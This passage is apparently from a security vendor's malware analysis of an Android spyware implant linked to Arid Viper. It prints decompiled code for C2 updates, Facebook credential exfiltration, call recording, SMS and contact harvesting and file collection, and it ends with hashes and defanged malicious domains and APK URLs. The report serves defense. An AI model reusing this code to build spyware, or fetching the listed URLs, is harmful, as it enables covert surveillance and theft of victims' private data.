Log.d(this.f7761b, "************************OS*****************************");
this.f7758c.m1770i("dvtkwggblqmcprhegoewqdtpiavljw", "Total Os Memory:" + m2685j(blockCountLong));
this.f7758c.m1770i("yojfwostrhnycwsqozfsfpdiioqddp", "Free Os Memory:" + m2685j(blockSizeLong));
this.f7758c.m1770i("cmzeczzscmtjpjvlosiwdxnkfogifi", "Used Os Memory:" + m2685j(blockCountLong3));
long blockCountLong4 = (statFs2.getBlockCountLong() * statFs2.getBlockSizeLong()) - (statFs2.getAvailableBlocksLong() * statFs2.getBlockSizeLong());
Log.d(this.f7761b, "************************InternalMemory*****************************");
this.f7758c.m1770i("dxikwwposmsceulqbnvysqcqyafxzm", "Total Internal Memory:" + m2685j(blockCountLong2));
this.f7758c.m1770i("qwoedbjhafgyxpiplbnyecoipnejiz", "Free Internal Memory:" + m2685j(availableBlocksLong));
this.f7758c.m1770i("auuyohxkgsskefslrnwydlsekzfbmu", "Used Internal Memory:" + m2685j(blockCountLong4));
str = this.f7761b;
```

The malware can retrieve the following SIM information for dual SIM devices for each SIM:

- Number of SIM slots
- SIM state
- SIM Service Provider Name (SPN)
- SIM serial number
- SIM Device ID (IMEI or MEID)
- SIM subscriber ID (IMSI)

It can also retrieve the following battery information for the device:

- Battery health
- Battery status
- Average battery level

The malware can identify the manufacturer of the device if it is one of the following:

- Huawei
- Xaomi
- Vivo
- Oppo

It can get the following network information:

- Public IPv4 and IPv6 address using https://api.ipify.org
- MAC address
- WIFI network name

Finally, the malware is able to retrieve additional information, including:

- Whether the phone supports 2G, 3G, or 4G
- Device ID
- Email address of account associated with the phone
- Device brand and model.
- OS release and API versions

Receives additional C2 domains from the current C2

The Android implant can ask the current C2 for an updated C2 domain and store it in its configuration, as shown below:

```
String str = "https://" + Brodie.base64_decode(Brodie.base64_decode(c2));
b.m1770i("zpfjkadwpnnuscfqotgoizzutujgew", str);
b.m1770i("jyhqurdcjaqrpjaqoawuybecrvlwce", str + "/RrIANnLstC/");
```

Exfiltrates collected credentials

It can also exfiltrate credentials collected from Facebook and relay them to the C2 server:

```
if (!e.equals("") || !e2.equals("")) {
    Context context = this.f8387c;
    Brodie.m2764n(context, "FB: UserName: " + e + " Password: " + e2);
    Brodie.m2759s(this.f8387c, e, e2, "FB");
`
```

Record, send and receive calls and SMS messages

The implant has the ability to record telephone calls made on the compromised device. This is done by recording the MIC audio source, capturing the recording to a specified location on disk, and subsequently uploading all files in the directory to the C2 server.

```
this.f8256c = this.f8260g.make_path_android_provider_amaury() + "/" + str2 + "_" + str + "_" + 1 + "_" + f8255z + ".sss";
MediaRecorder mediaRecorder2 = new MediaRecorder();
f8254y = mediaRecorder2;
mediaRecorder2.setAudioSource(1); // MIC
f8254y.setOutputFormat(1); // THREE_GPP
f8254y.setAudioEncoder(1); // AMR_NB = AMR narrowband audio codec
f8254y.setOutputFile(this.f8256c);
try {
    f8254y.prepare();
    f8254y.start();
```

The malware can also capture SMS messages received by the device, send new SMS messages, and make calls to phone numbers specified by the C2:

```
public void send_text_message(String str, String str2, Context context) {
    try {
        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);
        Log.d(this.f8012a, "Message Sent");
    } catch (Exception e) {
        String str3 = this.f8012a;
        Log.d(str3, "Exception: " + e.getMessage().toString());
    }
```

Send SMS

```
Intent intent = new Intent("android.intent.action.CALL");
intent.setFlags(268468224);
intent.setData(Uri.parse(String.format("tel:%s", Uri.encode(str))));
for (String str2 : f8011c) {
    intent.putExtra(str2, 1);
}
if (C0390b.m9291a(context, "android.permission.CALL_PHONE") == 0) {
    context.startActivity(intent);
}
```

Make calls

Finally, the implant records the following information for all SMS messages stored on the compromised device:

- Sender ID and address
- Body/content
- Read status
- Date received
- Type

```
C3458a aVar = new C3458a();
aVar.m2064h(query.getString(query.getColumnIndexOrThrow("_id")));
aVar.m2066f(query.getString(query.getColumnIndexOrThrow("address")));
aVar.m2063i(query.getString(query.getColumnIndexOrThrow("body")));
aVar.m2062j(query.getString(query.getColumnIndex("read")));
aVar.m2061k(query.getString(query.getColumnIndexOrThrow("date")));
aVar.m2065g(query.getString(query.getColumnIndexOrThrow("type")).contains(str) ? "inbox" : "sent");
arrayList.add(aVar);
query.moveToNext();
long parseLong = Long.parseLong(aVar.m2067e());
C3477b.format_date(parseLong, "dd/MM/yyyy HH:mm:ss.SSS");
if (aVar.m2068d().equals(str)) {
    str2 = "Read";
    str = str;
} else {
    str = str;
    if (aVar.m2068d().equals("0")) {
        str2 = "Not Read";
    }
}
JSONObject jSONObject2 = new JSONObject();
jSONObject2.put("Type", aVar.m2070b());
jSONObject2.put("From", aVar.m2071a());
jSONObject2.put("Status", str2);
jSONObject2.put("Message", aVar.m2069c());
jSONObject2.put("Time", parseLong);
jSONArray.put(jSONObject2);
i++;
arrayList = arrayList;
```

Record contacts

The malware can record contact information from the device and save it in a file in a folder specified by the implant:

- Contact ID
- Display name
- Phone number

```
Cursor query2 = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
JSONArray jSONArray = new JSONArray();
JSONObject jSONObject = new JSONObject();
if (query2 != null && query2.getCount() > 0) {
    while (query2.moveToNext()) {
        String string = query2.getString(query2.getColumnIndex("_id"));
        String string2 = query2.getString(query2.getColumnIndex("display_name"));
        if (Integer.parseInt(query2.getString(query2.getColumnIndex("has_phone_number"))) > 0 && (query
            while (query.moveToNext()) {
                String string3 = query.getString(query.getColumnIndex("data1"));
                JSONObject jSONObject2 = new JSONObject();
                jSONObject2.put("Name", string2);
                jSONObject2.put("Phone_Number", string3);
                jSONArray.put(jSONObject2);
```

Record call history

The implant has the ability to record the call history information on the compromised device and save it in a specific file and folder. This information can include:

- Phone number and name of caller
- Call type, either incoming or outgoing
- Call date and time
- Call duration in seconds

```
long parseLong = Long.parseLong(cursor.getString(cursor.getColumnIndex("date")));
C3477b.format_date(parseLong, "dd/MM/yyyy HH:mm:ss.SSS");
String str = cursor.getString(cursor.getColumnIndex("type")).equals("1") ? "Incoming" : "Outgoing";
String string3 = cursor.getString(cursor.getColumnIndex("duration"));
JSONObject jSONObject2 = new JSONObject();
jSONObject2.put("Phone_Number", string);
jSONObject2.put("Call_Name", string2);
jSONObject2.put("Call_Type", str);
jSONObject2.put("Date_Time", parseLong);
jSONObject2.put("Call_Duration_Seconds", string3);
jSONArray.put(jSONObject2);
```

Exfiltrate files

Finally, Arid Viper's malware has the ability to copy all files with the following extensions in a specified directory to another directory for exfiltration to C2: jpg, jpeg, png, pdf, doc, docx, ppt, pptx, xls, mpp, accdb, xlsx, mdb

```
File[] listFiles = file.listFiles();
if (listFiles != null) {
    for (File file2 : listFiles) {
        if (file2.isDirectory()) {
            arrayList.addAll(enum_files_docs(file2));
        } else {
            String lowerCase = file2.getName().toLowerCase();
            int length = (int) (file2.length() / RealWebSocket.DEFAULT_MINIMUM_DEFLATE_SIZE);
            if ((lowerCase.endsWith(".pdf") || lowerCase.endsWith(".doc") || lowerCase.endsWith(".docx") || lowerCase.endsWith(".ppt") || lowerCase.endsWith(".pptx") |
                arrayList.add(file2);
            }
        }
```

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found in our GitHub repository here.

Hashes

d5e59be8ad9418bebca786b3a0a681f7e97ea6374f379b0c4352fee1219b3c29

8667482470edd4f7d484857fea5b560abe62553f299f25bb652f4c6baf697964

D69cf49f703409bc01ff188902d88858a6237a2b4b0124d553a9fc490e8df68a

1b6113f2faf070d078a643d77f09d4ca65410cf944a89530549fc1bebdb88c8c

57fb9daf70417c3cbe390ac44979437c33802a049f7ab2d0e9b69f53763028c5

f91e88dadc38e48215c81200920f0ac517da068ef00a75b1b67e3a0cd27a6552

a8ca778c5852ae05344ac60b01ad7f43bb21bd8aa709ea1bb03d23bde3146885

fb9306f6a0cacce21afd67d0887d7254172f61c7390fc06612c2ca9b55d28f80

682b58cad9e815196b7d7ccf04ab7383a9bbf1f74e65679e6c708f2219b8692b

e0e2a101ede6ccc266d2f7b7068b813d65afa4a3f65cb0c19eb73716f67983f7

f15a22d2bdfa42d2297bd03c43413b36849f78b55360f2ad013493912b13378a

ee7e5bd5254fff480f2b39bfc9dc17ccdad0b208ba59c010add52aee5187ed7f

ee98fd4db0b153832b1d64d4fea1af86aff152758fe6b19d01438bc9940f2516

9a7b9edddc3cd450aadc7340454465bd02c8619dda25c1ce8df12a87073e4a1f

33ae5c96f8589cc8bcd2f5152ba360ca61f93ef406369966e69428989583a14e

Network IOCs

luis-dubuque[.]in

haroldramsey[.]icu

danny-cartwright[.]firm[.]in

conner-margie[.]com

junius-cassin[.]com

junius-cassin[.]com

hxxps[://]orin-weimann[.]com/abc/Update%20Services[.]apk

hxxps[://]jack-keys[.]site/download/okOqphD

hxxps[://]elizabeth-steiner[.]tech/download/HwIFlqt

hxxps[://]orin-weimann[.]com/abc/signal[.]apk

hxxps[://]lightroom-61eb2[.]firebaseio[.]com/

hxxps[://]skippedtestinapp[.]firebaseio[.]com/
